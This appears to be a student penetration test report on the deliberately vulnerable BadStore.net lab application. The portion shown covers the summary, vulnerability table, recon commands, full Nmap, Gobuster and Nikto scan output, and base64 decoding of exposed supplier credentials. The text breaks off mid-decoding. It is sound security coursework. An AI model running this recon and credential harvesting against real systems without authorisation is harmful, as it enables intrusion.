BADSTORE PENETRATION TEST REPORT

CSEC2003

Name:

Bint e Fatima Niazi

LinkedIn:

https://www.linkedin.com/in/bint-e-fatima-niazi/

GitHub:

https://github.com/fatima-niazi

Email:

fatimabinte4@gmail.com

Table of Contents

1. Executive Summary 4
2. Technical Summary 5
   2.1 Methodology 5
   2.2 Tools Used 5
   2.3 Vulnerability Summary Table 5
   2.4 Attack Flow Diagram 7
3. Assessment Summary 9
   3.1 Information Gathering (OTG-INFO) 9
      3.1.1 Passive Reconnaissance 9
      3.1.2 robots.txt Analysis 10
      3.1.3 Active Reconnaissance — Nmap 10
      3.1.4 Directory Enumeration — Gobuster 11
   3.2 Configuration and Deployment Testing (OTG-CONFIG) 13
      3.2.1 Vulnerability Scanning — Scanner 1: Nikto (Port 80) 13
      3.2.2 Vulnerability Scanning - Scanner 2: OpenVAS 13
      3.2.3 Sensitive Directory Exposure (CVE-2001-1556) 14
      3.2.4 HTTP TRACE, Expect Header Injection (CVE-2006-3918 / CVE-2007-6388) 15
   3.3 Testing for Injection (OTG-INPVAL) 17
      3.3.1 Stored XSS - Guestbook (CVE-2005-3352) 17
      3.3.2 SQL Injection and Full Database Dump (CVE-2007-5000 / CVE-2006-5752) 18
      3.3.3 Password Hash Cracking 19
   3.4 Authentication Testing (OTG-AUTHN) 21
      3.4.1 SQL Injection Authentication Bypass — Supplier Portal 21
      3.4.2 Credential Reuse — Legitimate Login 22
      3.4.3 Unauthenticated File Download — Supplier Contract 22
4. OSINT and Spear Phishing Case Study 24
   4.1 OSINT Collection 24
   4.2 Spear Phishing Email 24
   4.3 Why This Email is Convincing 24
5. Mitigation Recommendations 26
References 27
Appendices 28
   Appendix A — Nmap Scan Output 28
   Appendix B — Nikto Port 80 Scan Output 29
   Appendix C — OpenVAS Scan Report 29

Appendix D — SQL Injection Database Dump 29
Appendix E — Cracked Password Hashes 30
Appendix F — Gobuster Directory Enumeration Output 31
Appendix G — Supplier Accounts File 31

Table of Figures

Figure 1: Vulnerability Severity Overview 4
Figure 2: Risk Matrix — Likelihood vs Impact 7
Figure 3: Attack diagram: Supplier breach as reconnaissance for potential attack 7
Figure 4: WhatWeb fingerprinting output identifying server stack 9
Figure 5: HTTP response server information disclosed in headers (CVE-2001-1556) 9
Figure 6: robots.txt revealing directory structure 10
Figure 7: Nmap scan results confirming service versions and active TRACE method 11
Figure 8: Gobuster directory enumeration results 12
Figure 9: Google CTF 2016: Nikto (port 80) vulnerability scan results (Scanner 1) 13
Figure 10: OpenVAS vulnerability scanner 14
Figure 11: /supplier/accounts file — raw Base64-encoded supplier credentials (CVE-2001-1556) 14
Figure 12: Decoded supplier credentials from /supplier/accounts 15
Figure 13: Reflection in TRACE response when injecting script into a HTTP header - XST (CVE-2007-6388) 15
Figure 14: XSS in 417 error response page from Expect header (CVE-2006-3918) 16
Figure 15: Persistent XSS in guestbook - CVE-2005-3352 17
Figure 16: Guestbook showing real e-mail addresses 18
Figure 17: SQL injection dump error revealing path and SQL query - CVE-2006-5752 18
Figure 18: SQL injection database dump - 20 accounts with MD5 hash password (CVE-2007-5000) 19
Figure 19: John the Ripper cracking 7 MD5 hashes from the userdb dump 20
Figure 20: SQL injection payload in supplier login form 21
Figure 21: Supplier upload portal accessed via SQL injection authentication bypass 21
Figure 22: Authenticated access achieved using cracked credentials from database dump 22
Figure 23: Unauthenticated download of /supplier/contract.doc 23
Figure 24: Document metadata revealing supplier identity for OSINT collection 23

1. Executive Summary

This report is a report about an authorized penetration test of BadStore.net web shop application (v1.2.3s) on 192.168.10.132. The following ports (80, 443) were tested in accordance with the OWASP Web Security Testing Guide (WSTG) and based on the reports about receiving phishing emails presumably sent by the application by suppliers.

Six scoped vulnerabilities (CVE-2001-1556, CVE-2005-3352, CVE-2006-3918, CVE-2006-5752, CVE-2007-5000, CVE-2007-6388) were reproduced and exploited. Importantly, we discovered: (1) unprotected directory listing of base64-encoded supplier passwords, (2) SQL injection in the product search form of dumping the whole user database with the MD5 hash of the users passwords (seven user passwords were successfully broken).

Put together, these weaknesses enable an attacker to obtain information about suppliers, spoof as IT employees and deploy targeted spear-phishing attacks. This affects the business: the unauthorized access to supplier credentials and customer information predisposes the organization to the breach of the contract with the suppliers and disintegration of the supplier-customer relation, as well as possible penalties in the field of the legislation on the protection of personal data. In terms of money, incident response and forensic investigation (estimated costs: 15,000 30,000), customer notification, and regulatory penalties (maximum: under the GDPR, up to 4 percent of annual turnover) and reputational loss (issue of loss of supplier and customer trust) will be estimated costs. Immediate fix is needed such as upgrading Apache to version beyond 1.3.28, disabling HTTP TRACE, limiting access by everyone to sensitive directories as well as using parameterized SQL queries.




Figure 1: Vulnerability Severity Overview

2. Technical Summary

2.1 Methodology

The work was based on the OWASP Web Security Testing Guide (WSTG).The four phases below were executed sequentially.

Phase	WSTG Reference	Activity
1 – Mapping	OTG-INFO	Passive recon (WhatWeb, curl), active scanning (Nmap, Gobuster)
2 – Scanning	OTG-CONFIG / OTG-INPVAL	Nikto (port 80), OpenVAS (port 80 & 443) — two distinct scanners
3 – Exploitation	OTG-INPVAL / OTG-AUTHN	Manual exploitation of all six in-scope CVEs, credential cracking, SQL injection, post-exploitation
4 – Reporting	OTG-REPORT	MITRE ATT&CK-aligned mitigations, spear phishing case study

2.2 Tools Used

Tool	Purpose	Phase
Nmap 7.98	Port scanning, service/version detection, OS detection	Mapping
WhatWeb	Web technology fingerprinting	Mapping
Gobuster 3.8.2	Directory and file enumeration	Mapping
curl 8.18.0	Manual HTTP request crafting, header injection	Mapping / Exploitation
Nikto 2.5.0 (port 80)	Automated vulnerability scanning – Scanner 1	Vulnerability Scanning
OpenVAS / GVM	Comprehensive vulnerability scanning – Scanner 2	Vulnerability Scanning
John the Ripper	MD5 password hash cracking	Post-Exploitation
draw.io	Attack flow diagram	Reporting

2.3 Vulnerability Summary Table

CVE	Risk	Description	MITRE TTP	Mitigation	Likelihood	Impact
CVE-2001-1556	**High**	Apache directory listing exposes /supplier/accounts containing Base64-encoded credentials and IP addresses.	T1083 – File & Directory Discovery	M1022: Disable directory indexing; restrict /supplier/ with	**High**	Full supplier credential exposure; enables further targeted attacks

CVE	Risk	Description	MITRE TTP	Mitigation	Likelihood	Impact
				.htaccess authentication.		
CVE-2005-3352	**High**	Apache mod_imap: Stored XSS in guestbook input field; script executes in every visitor's browser.	T1189 – Drive-by Compromise	M1021: Input validation and output encoding; deploy Content-Security-Policy headers.	High	Stored XSS executes on all visitors' browsers; enables session hijacking
CVE-2006-3918	**Medium**	Apache reflects unsanitised Expect header verbatim in HTTP 417 error response, enabling header injection XSS. TRACE method also active (XST).	T1190 – Exploit Public-Facing Application	M1050: Upgrade Apache >=1.3.29; sanitise error output; set TraceEnable Off.	Medium	Header injection enables reflected XSS; can steal session tokens
CVE-2006-5752	**High**	Apache mod_status: raw SQL query and server path (/usr/local/apache/cgi-bin/) reflected in application error page.	T1082 – System Information Discovery	M1050: Suppress verbose error messages; disable mod_status on public interface.	Medium	Server path and SQL query disclosure aids further exploitation
CVE-2007-5000	**High**	SQL injection in search parameter enables UNION SELECT attack; entire userdb table dumped — 20 accounts with MD5 hashes; 7 passwords cracked.	T1190 – Exploit Public-Facing Application	M1020: Parameterised queries; WAF; principle of least privilege for DB account.	High	Full database dump; 7 accounts compromised; enables authenticated access
CVE-2007-6388	**Medium**	Apache TRACE approach shows all injected request headers (including scripts) as they are, and this allows Cross-Site Tracing (XST) attacks on authenticated users.	T1185 – Browser Session Hijacking	M1050: TraceEnable Off; implement HSTS; update Apache.	Medium	Cross-Site Tracing enables theft of authenticated session cookies




Figure 2: Risk Matrix — Likelihood vs Impact

2.4 Attack Flow Diagram

Figure 1 shows an overview of the attack chain undertaken as part of the engagement, including supplier exploitation and delivery of the spear phishing email.




Figure 3: Attack diagram: Supplier breach as reconnaissance for potential attack

Flow of attack: Apache/1.3.28 and sensitive paths were found by the recon; scanning proved the presence of exposed directories and six CVEs. Exploitation revealed supplier credentials, allowed stored XSS, header injection/XST and SQL to dump user database and circumvent authentication. The access to the supplier portal post-exploitation was made possible, and targeted spear phishing was made available to access contract.doc and database information by using OSINT.

3. Assessment Summary

3.1 Information Gathering (OTG-INFO)

3.1.1 Passive Reconnaissance

WhatWeb and curl identified outdated Apache/1.3.28, mod_ssl/2.8.15 and OpenSSL/0.9.7c as the server. The full software stack was identified with the Server header, which validated CVE-2001-1556 (getting information by the software stack using Server header).

Command used:

whatweb http://192.168.10.132

curl -I http://192.168.10.132

Figure 4: WhatWeb fingerprinting output identifying server stack

Figure 5: HTTP response server information disclosed in headers (CVE-2001-1556)

3.1.2 robots.txt Analysis

The robots.txt file highlighted five severe directories (/cgi-bin, /scanbot, /backup, /supplier, /upload) and thus, resulted in reconnaissance of closed directories.

Command used:

curl http://192.168.10.132/robots.txt




Figure 6: robots.txt revealing directory structure

3.1.3 Active Reconnaissance — Nmap

An Nmap scan showed that ports 80 and 443 were both in use but running Apache/1.3.28, and with the mod_ssl/2.8.15 and OpenSSL/0.9.7c extensions. Port 443 also offered the obsolete protocol of the SSLv2 and both ports enabled the TRACE method. The expired (2006-2009)SSL certificate, and mismatch of hostname (192.168.10.132 and www.badstore.net).

Command used:

nmap -p 80,443 -sV -sC -A 192.168.10.132 -oN nmap_scan.txt

```
┌──(raphael㉿raphael)-[~]
└─$ nmap -p 80,443 -sV -sC -A 192.168.10.132 -oN nmap_scan.txt
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-26 11:52 -0400
Nmap scan report for 192.168.10.132
Host is up (0.00067s latency).

PORT    STATE SERVICE  VERSION
80/tcp  open  http     Apache httpd 1.3.28 ((Unix) mod_ssl/2.8.15 OpenSSL/0.9.7c)
| http-robots.txt: 5 disallowed entries
|_/cgi-bin /scanbot /backup /supplier /upload
|_http-server-header: Apache/1.3.28 (Unix) mod_ssl/2.8.15 OpenSSL/0.9.7c
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Welcome to BadStore.net v1.2.3s
443/tcp open  ssl/http Apache httpd 1.3.28 ((Unix) mod_ssl/2.8.15 OpenSSL/0.9.7c)
|_http-title: Welcome to BadStore.net v1.2.3s
| http-methods:
|_  Potentially risky methods: TRACE
| http-robots.txt: 5 disallowed entries
|_/cgi-bin /scanbot /backup /supplier /upload
|_http-server-header: Apache/1.3.28 (Unix) mod_ssl/2.8.15 OpenSSL/0.9.7c
| ssl-cert: Subject: commonName=www.badstore.net/organizationName=BadStore.net/stateOrProvin
ceName=Illinois/countryName=US
| Subject Alternative Name: email:root@badstore.net
| Not valid before: 2006-05-10T12:52:53
|_Not valid after:  2009-02-02T12:52:53
|_ssl-date: 2026-03-26T15:52:57+00:00; -3s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_64_WITH_MD5
|     SSL2_IDEA_128_CBC_WITH_MD5
```

```
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_64_WITH_MD5
|     SSL2_IDEA_128_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|_    SSL2_RC4_128_EXPORT40_WITH_MD5
MAC Address: 00:0C:29:3B:98:80 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 cl
osed port
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.18 - 2.4.35 (likely embedded)
Network Distance: 1 hop

Host script results:
|_clock-skew: -3s

TRACEROUTE
HOP RTT     ADDRESS
1   0.67 ms 192.168.10.132

OS and Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.84 seconds
```

Figure 7: Nmap scan results confirming service versions and active TRACE method

3.1.4 Directory Enumeration — Gobuster

Through Gobuster we have found that /backup/ and /supplier/ are browsable directories with indexing turned on, and /images/, /icons/ and cgi-bin (403 Forbidden). The /supplier/ directory was left open.

Command used:

gobuster dir -u http://192.168.10.132 -w /usr/share/wordlists/dirb/common.txt -o gobuster_out.txt

```
┌──(raphael㉿raphael)-[~]
└─$ gobuster dir -u http://192.168.10.132 -w /usr/share/wordlists/dirb/common.txt -o gobuster_out.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.10.132
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.htpasswd            (Status: 403) [Size: 278]
.htaccess            (Status: 403) [Size: 278]
backup               (Status: 301) [Size: 304] [--> http://192.168.10.132/backup/]
.hta                 (Status: 403) [Size: 273]
cgi-bin/             (Status: 403) [Size: 277]
favicon.ico          (Status: 200) [Size: 1334]
images               (Status: 301) [Size: 304] [--> http://192.168.10.132/images/]
index                (Status: 200) [Size: 3583]
index.html           (Status: 200) [Size: 3583]
robots.txt           (Status: 200) [Size: 316]
robots               (Status: 200) [Size: 316]
supplier             (Status: 301) [Size: 306] [--> http://192.168.10.132/supplier/]
Progress: 4613 / 4613 (100.00%)
===============================================================
Finished
===============================================================
```

Figure 8: Gobuster directory enumeration results

3.2 Configuration and Deployment Testing (OTG-CONFIG)

3.2.1 Vulnerability Scanning — Scanner 1: Nikto (Port 80)

Nikto port 80 scan revealed Apache/1.3.28 is ancient and vulnerable to mod_rewrite/mod_cgi overflow (CVE-2006-3918), that HTTP TRACE (XST) is enabled, that limited directory indexing is enabled on /backup/, /supplier/, /images/ and /icons/ and that /cgi-bin/test.cgi is accessible. CVE-2006-3918 was explicitly flagged.

Command used:

nikto -h 192.168.10.132 -o nikto_report.txt

```
- Nikto v2.6.0
---------------------------------------------------------------------------
+ Your Nikto installation is out of date.
+ Target IP:          192.168.10.132
+ Target Hostname:    192.168.10.132
+ Target Port:        80
+ Platform:           Linux/Unix
+ Start Time:         2026-03-26 11:56:39 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/1.3.28 (Unix) mod_ssl/2.8.15 OpenSSL/0.9.7c
+ [999984] /: Server may leak inodes via ETags, header found with file /, inode: 331, size: 3583, mtime: Sun May 14 17:16:23 2006. See: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ No CGI Directories found (use '-C all' to force check all possible dirs). CGI tests skipped.
+ [750500] /backup/: Directory indexing found.
+ [999997] /robots.txt: Entry '/scanbot /' is returned a non-forbidden or redirect HTTP code (400). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ [750500] /supplier/: Directory indexing found.
+ [999996] /robots.txt: contains 6 entries which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ [999100] /index: Uncommon header(s) 'tcn' found, with contents: list.
+ [999965] /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.html. See: http://www.wisec.i
c59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ [600050] Apache/1.3.28 appears to be outdated (current is at least 2.4.66).
+ [600511] mod_ssl/2.8.15 appears to be outdated (current is at least 2.9.6) (may depend on server version).
+ [600595] OpenSSL/0.9.7c appears to be outdated (current is at least 3.6.0). OpenSSL 1.1.1w is current for 1.x and is supported via contract, and 3.0.12 for 3.0.x, and 3.1.4 for 3.1.x.
+ [013587] /: Suggested security header missing: x-content-type-options. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options
+ [013587] /: Suggested security header missing: strict-transport-security. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
+ [013587] /: Suggested security header missing: content-security-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP
+ [013587] /: Suggested security header missing: referrer-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy
+ [013587] /: Suggested security header missing: permissions-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Permissions-Policy
+ [800023] /: Apache/1.3.28 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod_rewrite and mod_cgi.
+ [999990] OPTIONS: Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE .
+ [000434] /: HTTP TRACE method is active and replies which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ [001578] /backup/: This might be interesting.
+ [002050] /cgi-bin/test.cgi: This might be interesting.
+ [750500] /icons/: Directory indexing found.
+ [750500] /images/: Directory indexing found.
+ [007340] /: Apache Expect header XSS. See: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-3918
+ [007342] /: X-Frame-Options header is deprecated and was replaced with the Content-Security-Policy HTTP header with the frame-ancestors directive. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Reference
s
+ [007352] /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerabil
ties/missing-content-type-header/
+ 9652 requests: 16 errors and 25 items reported on the remote host
+ End Time:           2026-03-26 12:02:17 (GMT-4) (338 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Figure 9: Google CTF 2016: Nikto (port 80) vulnerability scan results (Scanner 1)

3.2.2 Vulnerability Scanning - Scanner 2: OpenVAS

The outdated version of the Apache/mod_ssl/OpenSSL version version was identified as the one running on the site by OpenVAS, which supports the SSLv2 version, has an expiredSSL certificate, the HTTP security headers have no values and directory indexing is activated. CVE vulnerabilities were found as version-based. Nikto is ideal in terms of scanning fast and explicitly reporting on the HTTP-based CVE vulnerabilities whereas OpenVAS handles the issues related to infrastructure. Only through manual testing was a SQL injection vulnerability in the search parameter discovered and is a lesson learned that humans are crucial in the exploitation stage of a security test.

Hosts

Included	192.168.10.132
Maximum Number of Hosts	1
Allow simultaneous scanning via multiple IPs	Yes
Reverse Lookup Only	No
Reverse Lookup Unify	No
Alive Test	Scan Config Default
Port List	HTTP-HTTPS-Only

Figure 10: OpenVAS vulnerability scanner

3.2.3 Sensitive Directory Exposure (CVE-2001-1556)

The /supplier/ directory index was enabled, and that proved to be problematic. This file included plaintext passwords and Base64 encoded supplier account usernames, account levels and internal IP address details - a critical information disclosure vulnerability (CVE-2001-1556).

Commands used:

curl http://192.168.10.132/supplier/

curl http://192.168.10.132/supplier/accounts

echo "am9ldXNlci9wYXNzd29yZC9wbGF0bnVtLzE5Mi4xNjguMTAwLjU2" | base64 -d

Decoded credentials recovered:

- joeuser / password / platinum tier / 192.168.100.56
- kroemer / s3Cr3t / gold tier / 10.100.100.1
- janeuser / waiting4Friday / 172.22.12.19
- kbookout / sendmeapo / 10.100.100.20




Figure 11: /supplier/accounts file — raw Base64-encoded supplier credentials (CVE-2001-1556)

```
┌──(raphael㉿raphael)-[~]
└─$ echo "am9ldXNlci9wYXNzd29yZC9wbGF0bnVtLzE5Mi4xNjguMTAwLjU2" | base64 -d
joeuser/password/platnum/192.168.100.56

┌──(raphael㉿raphael)-[~]
└─$ echo "a3JvZW1lci9zM0NyM3QvZ29sZC8xMC4xMDAuMTAwLjE=" | base64 -d
